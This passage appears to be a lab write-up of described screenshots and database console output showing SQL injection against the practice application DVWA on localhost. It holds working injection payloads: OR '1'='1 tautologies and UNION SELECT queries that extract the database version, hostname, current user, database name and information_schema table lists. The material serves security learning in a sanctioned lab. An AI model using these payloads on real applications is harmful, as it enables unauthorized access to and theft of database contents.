| avatar     | varchar(70) | YES  |     | NULL    |       |
| last_login  | timestamp | YES  |     | NULL    |       |
| failed_login | int(3)   | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.028 sec)

MariaDB [dvwa]>
```

3,

A screenshot of a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`. The main content area shows the DVWA logo at the top, followed by the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "1" and a "Submit" button. Below the form, the output shows "ID: 1", "First name: admin", and "Surname: admin" in red text. A "More Information" section provides links to external resources about SQL injection.

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Logout

5,

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "3" and a "Submit" button. Below the form, the output shows "ID: 3" and "First name: Hack" in black text, and "Surname: Me" in red text, indicating a successful SQL injection exploit. A "More Information" section provides links to external resources about SQL injection.

User ID: Submit

ID: 3
First name: Hack
Surname: Me

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About

Logout

6,

The screenshot shows a Microsoft Edge browser window displaying the DVWA SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'%3D'1&Submit=Submit#`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main content area contains a form with a "User ID:" input field and a "Submit" button. Below the form, several rows of injected data are displayed in red text:

```
ID: w' OR '1'='1
First name: admin
Surname: admin

ID: w' OR '1'='1
First name: Gordon
Surname: Brown

ID: w' OR '1'='1
First name: Hack
Surname: Me

ID: w' OR '1'='1
First name: Pablo
Surname: Picasso

ID: w' OR '1'='1
First name: Bob
Surname: Smith
```

Below the injected data, there is a "More Information" section with a list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The bottom of the screen shows the Windows taskbar with the Start button, a search bar, and various pinned icons. The system tray shows the date and time as 8:45 PM on 3/14/2024.

8,

The screenshot shows a Microsoft Edge browser window displaying the DVWA SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=1 OR '1'='1`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" currently selected. The main content area contains a form with a "User ID:" input field and a "Submit" button. Below the form, five rows of injected data are displayed, each showing a different user record:

ID	First name	Surname
ID: 1 OR '1'='1	Gordon	Brown
ID: 1 OR '1'='1	Hack	Me
ID: 1 OR '1'='1	Pablo	Picasso
ID: 1 OR '1'='1	Bob	Smith

Below the table, a "More Information" section provides links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The bottom of the screen shows the Windows taskbar with the date and time (8:48 PM, 3/14/2024) and weather (20°C).

The screenshot shows a Microsoft Edge browser window displaying the DVWA SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_name<>'Gordon`. The main content area displays three rows of injected data:

User ID:		
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon	First name: Hack	Surname: Me
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon	First name: Pablo	Surname: Picasso
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon	First name: Bob	Surname: Smith

The left sidebar contains a navigation menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection** (highlighted)
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

Below the navigation menu are links to DVWA Security, PHP Info, and About pages, followed by a Logout button.

The taskbar at the bottom of the screen shows the Windows Start button, a search bar with the placeholder "Type here to search", and several pinned icons for File Explorer, Edge, File History, Mail, and Firefox. The system tray displays the date and time as 8:49 PM on 3/14/2024, along with weather information showing 20°C.

The screenshot shows a Microsoft Edge browser window displaying the DVWA SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_name<>'H`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" currently selected and highlighted in green. Below the sidebar is a "More Information" section containing four links to external resources about SQL injection.

Vulnerability: SQL Injection

User ID: Submit

```
ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Pablo
Surname: Picasso

ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Navigation

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

DVWA Security

- PHP Info
- About

Logout

Windows Taskbar:

- Type here to search
- File Explorer icon
- Mail icon
- Firefox icon
- Cloud icon
- 20°C weather icon
- 8:49 PM timestamp
- 3/14/2024 date

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_name<>'H`. The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H" and a "Submit" button. Below the form, the output shows "First name: Bob" and "Surname: Smith". A "More Information" section provides links to external resources about SQL injection.

User ID: Submit

ID: w' OR '1' = '1' AND first_name <> 'admin' AND first_name <> 'Gordon' and first_name <> 'H
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>


DVWA Security

PHP Info

About

Logout

8:49 PM 3/14/2024



A screenshot of a Microsoft Edge browser window showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The title bar shows multiple tabs: "Vulnerability: SQL Inj X", "Poe X", "mysql - What is the X", and "CREATE TABLE - Ma X". The address bar displays the URL: "localhost/dvwa/vulnerabilities/sqli/?id=w'+OR+'1'+%3D+'1'+AND+first_name+<". The main content area features the DVWA logo at the top. Below it, the title "Vulnerability: SQL Injection" is displayed. A form with a "User ID:" label and a text input field is present. To the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout. At the bottom, the Windows taskbar shows the search bar, pinned icons for File Explorer, Mail, and Firefox, and system status information including the date and time.

9,

localhost/dvwa/vuln X Poe X mysql - What is the X CREATE TABLE - Ma X + ✓ - ⌂ X

localhost/dvwa/vulnerabilities/sqli?id='+select+version()%23&Submit=Submit# ☆

(!) Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select version()#' at line 1 in E:\wamp64\www\DVWA\vulnerabilities\sql\source\low.php on line 11

(!) mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select version()#' at line 1 in E:\wamp64\www\DVWA\vulnerabilities\sql\source\low.php on line 11

Call Stack

#	Time	Memory	Function	Location
1	0.0003	364080	{main}()	...\\index.php:0
2	0.0062	462680	require_once('E:\\wamp64\\www\\DVWA\\vulnerabilities\\sql\\source\\low.php')	...\\index.php:34
3	0.0062	462792	<code>mysqli_query(\$mysql = class mysqli { public string int \$affected_rows = *uninitialized*; public string \$client_info = *uninitialized*; public int \$client_version = *uninitialized*; public int \$connect_errno = *uninitialized*; public ?string \$connect_error = *uninitialized*; public int \$errno = *uninitialized*; public string \$error = *uninitialized*; public array \$error_list = *uninitialized*; public int \$field_count = *uninitialized*; public string \$host_info = *uninitialized*; public ?string \$info = *uninitialized*; public string int \$insert_id = *uninitialized*; public string \$server_info = *uninitialized*; public int \$server_version = *uninitialized*; public string \$sqlstate = *uninitialized*; public int \$protocol_version = *uninitialized*; public int \$thread_id = *uninitialized*; public int \$warning_count = *uninitialized* }, \$query = 'SELECT first_name, last_name FROM users WHERE user_id = \\' select version()\\';')</code>	...\\low.php:11



The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+union+select+version()%2C+null%23&S`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "' union select version(), null#". Below it, the output shows "ID: ' union select version(), null#" and "First name: 8.2.0". A "More Information" section provides links to external resources about SQL injection. The Windows taskbar at the bottom shows the date and time as 3/14/2024, 9:07 PM.

Vulnerability: SQL Injec X

Poe mysql - What is the X CREATE TABLE - Ma X

localhost/dvwa/vulnerabilities/sqli/?id='+union+select+version()%2C+null%23&S

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select version(), null#
First name: 8.2.0
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security PHP Info About

Logout

Type here to search

20°C 9:07 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+VERSION()%2C+NULL`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "' UNION SELECT VERSION(), NULL#". Below it, the output shows "First name: 11.2.2-MariaDB" and "Surname:". A "More Information" section provides links to external resources about SQL injection. The Windows taskbar at the bottom shows the search bar, Start button, and system tray with weather, battery, and date/time information.

Vulnerability: SQL Inj X

Poe X

mysql - What is the X

mysql & mariadb D X

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+VERSION()%2C+NULL

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT VERSION(), NULL#
First name: 11.2.2-MariaDB
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Type here to search

20°C 9:19 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+null%2CVERSION()%23`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing the exploit `' UNION SELECT null,VERSION()#`. Below the input field, the results of the exploit are displayed: "First name:" and "Surname: 11.2.2-MariaDB". A "More Information" section provides links to external resources about SQL injection. The bottom of the screen shows the Windows taskbar with the date and time as 9:21 PM on 3/14/2024.

Vulnerability: SQL Inj X

Poe X

mysql - What is the X

mysql & mariadb D X

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+null%2CVERSION()%23

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT null,VERSION()#
First name:
Surname: 11.2.2-MariaDB

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout

Type here to search

9:21 PM
3/14/2024

E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe

```
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM
    -> users WHERE user_id = '' UNION SELECT VERSION(), NULL#';
    ->
    -> ;
+-----+-----+
| First name | Surname |
+-----+-----+
| 11.2.2-MariaDB | NULL |
+-----+-----+
1 row in set (0.014 sec)

MariaDB [dvwa]> SELECT first_name 'First name', last_name Surname FROM
    -> users WHERE user_id = '' UNION SELECT null,VERSION()#';
    ->
+-----+-----+
| First name | Surname     |
+-----+-----+
| NULL       | 11.2.2-MariaDB |
+-----+-----+
1 row in set (0.000 sec)

MariaDB [dvwa]>
```



A screenshot of a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+%40%40version%2C+`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "' UNION SELECT @@version, NULL#". Below it, the output shows "First name: 11.2.2-MariaDB" and "Surname:". A "More Information" section provides links to external resources about SQL injection.

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT @@version, NULL#
First name: 11.2.2-MariaDB
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About

Logout

Type here to search

20°C 9:23 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+%40%40hostname%2`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing the value "ID: ' UNION SELECT @@hostname, NULL#". Below the input field, the results of the exploit are displayed: "First name: labwin10" and "Surname:". A "More Information" section provides links to external resources about SQL injection. The Windows taskbar at the bottom shows the system clock as 9:24 PM on 3/14/2024.

Vulnerability: SQL Inj X

Poe X

mysql - What is the X

mysql & mariadb D X

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+%40%40hostname%2

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT @@hostname, NULL#
First name: labwin10
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Type here to search

20°C 9:24 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+version()%2C+%40%40`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted in green. Below the title is a form with a "User ID:" input field containing "' UNION SELECT version(), @@hostname#". The output below the form shows the results of the exploit: "ID: ' UNION SELECT version(), @@hostname#" in red, followed by "First name: 11.2.2-MariaDB" and "Surname: labwin10". A "More Information" section provides links to external resources about SQL injection. The bottom of the screen shows the Windows taskbar with the Start button, a search bar, and icons for File Explorer, Mail, and other applications.

Vulnerability: SQL Injec X

Poe mysql - What is the mysql & mariadb D X

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+version()%2C+%40%40

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT version(), @@hostname#
First name: 11.2.2-MariaDB
Surname: labwin10

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

DVWA Security

PHP Info

About

Logout

Type here to search

20°C 9:24 PM 3/14/2024

A screenshot of a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+CURRENT_USER()%2C`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing the value "ID: ' UNION SELECT CURRENT_USER(), USER()#". Below the input field, the results of the injection are displayed in red text: "First name: dwa@localhost" and "Surname: dwa@localhost". A "More Information" section at the bottom provides links to external resources about SQL injection.

Vulnerability: SQL Injection :: DVWA

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+CURRENT_USER()%2C

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT CURRENT_USER(), USER()#
First name: dwa@localhost
Surname: dwa@localhost

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About

Logout

Type here to search

20°C 9:29 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+DATABASE()%2C+NULL`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection" highlighted in green. The main form has a "User ID:" input field containing "' UNION SELECT DATABASE(), NULL#". Below it, the output shows "First name: dwva" and "Surname:". A "More Information" section provides links to external resources about SQL injection. The Windows taskbar at the bottom shows the search bar, pinned icons for File Explorer, Mail, and others, and system status indicators.

Vulnerability: SQL Injection :: DVWA

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+DATABASE()%2C+NULL

DVWA

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT DATABASE(), NULL#
First name: dwva
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Type here to search

21°C 9:38 PM 3/14/2024

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+SCHEMA_NAME%2C+`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected and highlighted in green. The main form has a "User ID:" input field containing "' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#". Below it, the output shows:
ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: information_schema
Surname:
ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: dwva
Surname:
A "More Information" section provides links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The bottom of the screen shows the Windows taskbar with the date and time (9:39 PM, 3/14/2024).

Vulnerability: SQL Injection :: DVWA

New Tab

localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+TABLE_NAME%2C

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ALL_PLUGINS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: APPLICABLE_ROLES
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: CHARACTER_SETS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: CHECK_CONSTRAINTS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLLATIONS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLUMNS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ENABLED_ROLES
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: ENGINES
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: EVENTS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: FILES
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: GLOBAL_STATUS
Surname:

ID: ' UNION SELECT TABLE_NAME, NULL FROM information_schema.tables#
First name: GLOBAL_VARIABLES
Surname:

Type here to search

9:39 PM
3/14/2024

